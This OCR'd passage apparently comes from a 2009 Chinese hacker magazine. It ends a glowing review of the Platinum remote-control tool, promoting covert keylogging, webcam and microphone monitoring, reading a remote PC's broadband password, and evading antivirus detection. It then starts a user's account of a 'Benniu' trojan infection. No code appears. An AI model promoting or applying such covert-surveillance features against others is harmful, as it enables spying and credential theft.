




图5


图6

白金远控的“键盘记录”功能可以记录中英文信息，记录粘贴信息（包括通过Ctrl+C粘贴的文本），还可以离线记录（记录上限为50M），非常方便。再来介绍一下它的“视频监控”功能，白金远控的摄像头监控工具采用了divx压缩传输摄像头视频，非常的清晰流畅，而且还有很多实用的选项，大家可以根据自己的情况自行选择，如图8。


图7




图8

白金远控还有一大亮点，就是“系统管理”，在这里可以直接查看到远程电脑的宽带帐号还有密码，够创新的吧，这省去了我们从网上下载ADSL查看工具还要制作免杀的麻烦了，真的很人性话，如图9。语音监听功能主要是用来监听远程语音的，也可把本地语音传送给远程电脑进行语音聊天，声音很流畅，支持多声卡，可以选择麦克风或系统声音，可以调节源音量，还可以保存为wave文件，如图10。




图9





图10

“代理映射”就是socks5代理功能，支持内网主机制作代理，自动设置sockscap32的注册表项，使用其他代理程序也可以很方便的一次性设置（这个应该是国内首创吧），如图11。其实白金远控还有很多功能的，限于篇幅这里就不多作介绍了，留给大家自己去研究吧！


图11

（文章中涉及到的白金远程管理2009已经收录在了光盘中）

追捕"逃脱"还原卡的猫癣下载者

无敌小龙

2009年2月4日起，许多网友都发现自己的电脑突然间慢如"老牛"，硬盘中同时也出现了很多莫名其妙的usp10.dll文件，即便是重装系统也无济于事，后来才得知，原来这是一头名为"犇牛"的恶性木马突然间爆发的结果。据360安全专家石晓虹博士介绍，"犇牛"木马采用了特别的技术，在系统重装后仍能"复活"，完全不同于其它恶性木马常用的"复活"方式，因此普通用户很难使用以往的系统重装方式来"自救"。此外，"犇牛"还使用了一个名为"安软杀手"的帮凶来对主流杀毒软件进行卸载和破坏，并屏蔽了安全厂商的网站，致使受害用户无法通过登录安全网站或下载安全软件来获得帮助。金山毒霸则把这个病毒称作为"猫癣下载者"。上面这些就是当我的电脑不幸感染了这个猫癣病毒后通过网上查到的一些相关说明。

来看看我的电脑中毒后系统的惨状，首先是360安全卫士被关闭（360虽然算不上杀毒界的巨擘，但是却有个很有用的功能就是判断系统是否中毒，如果360被关闭了，则系统一定中了病毒或木马），然后是系统运行缓慢，打开内核级的WSYSCHECK可以看到很多进程都亮起了红灯，查看这些红色的模块可以看到全部是陌生的病毒模块DLL文件，如图1。

